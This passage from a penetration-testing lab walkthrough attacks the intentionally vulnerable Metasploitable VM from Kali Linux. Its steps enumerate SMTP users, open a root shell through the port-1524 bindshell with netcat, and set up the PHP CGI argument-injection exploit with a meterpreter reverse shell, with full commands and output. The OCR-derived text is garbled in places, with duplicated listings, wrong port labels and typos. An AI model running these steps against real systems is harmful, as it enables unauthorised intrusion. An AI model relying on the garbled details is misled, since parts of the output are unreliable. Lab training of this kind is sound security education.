+ --=[ 951 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp

Matching Modules
=====
#  Name                                Disclosure Date  Rank    Check  Description
-  exploit/linux/smtp/apache_james_exec  2015-10-01    normal  Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1  auxiliary/server/capture/smtp          2015-06-01    normal  No     Authentication Capture: SMTP
2  auxiliary/scanner/http/gavazzi_em_login_loot  2015-06-01    normal  No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Data
3  exploit/unix/smtp/clamav_milter_blackhole  2007-08-24    excellent  No    ClamAV Milter Blackhole-Mode Remote Code Execution
```

```

msf6 > search smtp
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/smtp/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1	auxiliary/server/capture/smtp		normal	No	Authentication Capture: SMTP
2	auxiliary/scanner/http/gavazzi_em_login_loot		normal	No	Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Data
3	auxiliary/unix/smtp/clamav_milter_blackhole	2007-08-24	excellent	No	ClamAV Milter Blackhole-Mode Remote Code Execution
4	exploit/windows/browser/commercialcrypt_email_activex	2010-05-19	great	No	CommercialCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5	exploit/linux/smtp/exim_gethostbyname_bof	2015-01-27	great	Yes	Exim GHOST (glibc gethostbyname) Buffer Overflow
6	exploit/linux/smtp/exim_dovecot_exec	2013-05-03	excellent	No	Exim and Dovecot Insecure Configuration Command Injection
7	exploit/unix/smtp/exim4_string_format	2010-12-07	excellent	No	Exim4 string_format Function Heap Buffer Overflow
8	auxiliary/client/smtp/emailer		normal	No	Generic Emailer (SMTP)
9	exploit/linux/smtp/haraka	2017-01-26	excellent	Yes	Haraka SMTP Command Injection
10	exploit/windows/http/sslclient_worldclient_form2Raw	2004-12-29	great	Yes	MS04-046 Internet Explorer SSL Client Stack Buffer Overflow
11	exploit/windows/ssl/ms04_046_exchange2000_xesch50	2003-10-15	good	Yes	MS04-046 Exchange 2000 XEVCH50 Heap Overflow
12	exploit/windows/ssl/ms04_011_exchange	2004-04-13	average	Yes	MS04-011 Microsoft Private Communications Transport Overflow
13	auxiliary/dos/windows/smtp/ms04_019_exchange	2004-11-12	normal	No	MS04-019 Exchange MODRDP Heap Overflow
14	exploit/windows/smtp/mercury_cram_mds	2007-08-18	great	No	Mercury Mail SMTP AUTH CRAM-MDS Buffer Overflow
15	exploit/unix/smtp/morris_sendmail_debug	1998-11-02	average	Yes	Morris Worm sendmail Debug Mode Shell Escape
16	exploit/windows/smtp/njstar_smtp_bof	2011-10-31	normal	Yes	NJStar Communicator 3.00 Mini SMTP Buffer Overflow
17	exploit/unix/smtp/opensmtpd_mail_from_rce	2020-01-28	excellent	Yes	OpenSMTPD MAIL FROM Remote Code Execution
18	exploit/windows/smtp/openxpki_readlpe	2020-02-24	average	Yes	OpenXPKI ODBC Local Privilege Escalation
19	exploit/windows/browser/outline_dcimsubmittoexpress	2009-08-28	normal	No	Outline Document Capture Log ActiveX Control Buffer Overflow
20	exploit/unix/smtp/mail_bash_env_exec	2014-09-24	normal	No	Qmail SMTP Bash Environment Variable Injection (Shellshock)
21	auxiliary/scanner/smtp/smtp_version		normal	No	SMTP Banner Grabber
22	auxiliary/scanner/smtp/smtp_ntlm_domain		normal	No	SMTP NTLM Domain Extraction
23	auxiliary/scanner/smtp/smtp_relay		normal	No	SMTP Open Relay Detection
24	auxiliary/fuzzers/smtp/smtp_fuzzer		normal	No	SMTP Simple Fuzzer
25	auxiliary/scanner/smtp/smtp_enum		normal	No	SMTP User Enumeration Utility
26	auxiliary/dos/smtp/seescan_prescan	2003-09-17	normal	No	Seescan SMTP Address Rescan Memory Corruption
27	exploit/windows/smtp/softimap_smtp_bof	2005-07-11	average	Yes	SoftIIMail MailCarrier 1.0 Buffer Overflow
28	exploit/unix/webapp/squirrelmail_ppg_plugin	2007-07-09	manual	No	SquirrelMail PGP Plugin Command Execution (SMTP)
29	exploit/windows/smtp/sysgauges_client_bof	2017-02-28	normal	No	SysGauge SMTP Validation Buffer Overflow
30	exploit/windows/smtp/mailcarrier_smtp_ehlo	2004-10-26	good	Yes	TABS MailCarrier v2.51 SMTP EHLO Overflow
31	auxiliary/vsploit/pfi/email_pii		normal	No	VSploit Email PII
32	exploit/windows/email/ms07_017_anil_loadimage_chunksize	2007-03-28	great	No	Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33	post/windows/gather/credentials/outlook		normal	No	Windows Gather Microsoft Outlook Saved Password Extraction
34	auxiliary/scanner/http/wp_easy_wp_smtp	2020-12-06	normal	No	WordPress Easy WP SMTP Password Reset
35	exploit/windows/smtp/yopops_overflow1	2004-09-27	average	Yes	YOPOPS 0.6 Buffer Overflow

Step 4: Type the command **use 25** or **use auxiliary/scanner/smtp/smtp_enum** to use the module for exploitation. Type the command **show options** to see the available parameters for an exploit.

```

msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
-----
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannerred servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

View the full module info with the **info**, or **info -d** command.

```

msf6 auxiliary(scanner/smtp/smtp_enum) > 
```

Step 5: Use the command **set rhosts 192.168.56.102** to set the RHOSTS. Again type the command **show options** to ensure that the RHOSTS is set to 192.168.56.102.

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali:~#
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting
RHOSTS    192.168.56.102
REPORT    25
THREADS   1
UNIXONLY  true
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_user.s.txt
Required  Description
yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
yes       The target port (TCP)
yes       The number of concurrent threads (max one per host)
yes       Skip Microsoft bannerized servers when testing unix users
yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.


msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 6: Now enter the command exploit.

Step 7: Open another terminal in Kali Linux and run it in root user mode, enter the command **nc 192.168.56.102 25**. Then enter the commands for verifying VRFY mysql, VRFY daemon, VRFY postgres


```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@kali:~#
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.102:25 - 192.168.56.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.102:25 - 192.168.56.102:25 Users found: backup, bin, daemon, distcc, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, p
[*] 192.168.56.102:25 - proxy, sync, sys, syslog, user, uucp, www-data
[*] 192.168.56.102:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```




c) Exploiting Metasploitable using Bind shell

Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)




Step 2: Use the command **nmap -sV 192.168.56.102** to scan the target system and to get the information about the versions, ports and services. Here the bindshell is open at port number 1524.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 02:47 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 1 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  ftp     vsftpd 2.3.4
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexecd
513/tcp   open  login  OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-remi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2 (RPC #100003)
3221/tcp  open  http   profFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5000/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.33 seconds
root@kali:~#
```

Step 3: Enter the command **nmap -p 1524 192.168.56.102** to scan the system at the port 1524 to get more information about the port.




```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
# nmap -p 1524 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 02:49 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).

PORT      STATE SERVICE
1524/tcp  open  ingresslock

MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
root@kali:~#
```


Step 4: Enter the command **nc 192.168.56.102**. By using this command we can establish the connection between the Kali and Metasploitable. We have gained control over the target system. We will be getting a shell, now run command **uname -a** to get some system information. Now we can execute the commands from Kali in Metasploitable.



```
# nc 192.168.56.102 1524
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

d) Exploiting Metasploitable using HTTP

Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
      inet 192.168.56.1  netmask 255.255.255.0  broadcast 192.168.56.255
        ... (output truncated)

root@kali:~# nbtscan 192.168.56.0/24
[+] NBT scan for kali:
[+] root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
      inet 192.168.56.1  netmask 255.255.255.0  broadcast 192.168.56.255
        ... (output truncated)

[+] 192.168.56.102  LAPTOP-98NNCIU8  <server>  <unknown>  00:00:27:00:00:15
[+] 192.168.56.102  METASPOITABLE   <server>  METASPOITABLE  00:00:00:00:00:00
[+] 192.168.56.255  Sendto failed: Permission denied

root@kali:~#
```

Step 2: Type the command **msfconsole** and then enter the command **search http scanner** to check for vulnerabilities.

kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:~/home/kali

Doing NBT name scan for addresses from 192.168.56.0/24

IP Address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-98MNC1U8	<server>	<unknown>	0a:00:27:00:00:15
192.168.56.102	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendto failed: Permission denied			

```
[root@kali] -/(home/kali)
# msfconsole

[*] msf6: [metasploit v6.2.26-dev] -[ 2264 exploits - 1189 auxiliary - 404 post - 951 payloads - 45 encoders - 11 nops - 9 evasion ]>

Metasploit tip: You can use help to view all available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Step 3: Now use the command `use auxiliary/scanner/http/http_version`. Then type the command `show options` to see the available parameters for an exploit. Use the command `set rhosts 192.168.56.102` to set the RHOSTS. Again type the command `show options` to ensure that the RHOSTS is set to 192.168.56.102.

The screenshot shows the Metasploit Framework interface running on a Kali Linux VM. The terminal window displays the following command sequence:

```
root@kali:~/home/kali# msf6 auxiliary(scanner/http/http_version) > show options
```

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no		HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/http_version) > 
```

The screenshot shows the Metasploit Framework interface running on a Kali Linux VM. The terminal window displays the following command sequence:

```
root@kali:~/home/kali# msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
```

Module options (auxiliary/scanner/http/http_version):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.102	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
VHOST	no		HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/http/http_version) > 
```

Step 4: Use the command `search php 5.4.2` and then type the command `use 1` to use the module numbered 1.

Step 5: Then type the command `show options` to see the available parameters for an exploit. Use the command `set rhosts 192.168.56.102` to set the RHOSTS. Then change the LHOST to 192.168.56.101 using the command `set LHOST 192.168.56.101`. Again type the command `show options` to ensure that the RHOSTS is set to 192.168.56.102 and LHOST is set to 192.168.56.101

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

```
File Machine View Input Devices Help
root@kali:~/home/kali
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):

Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

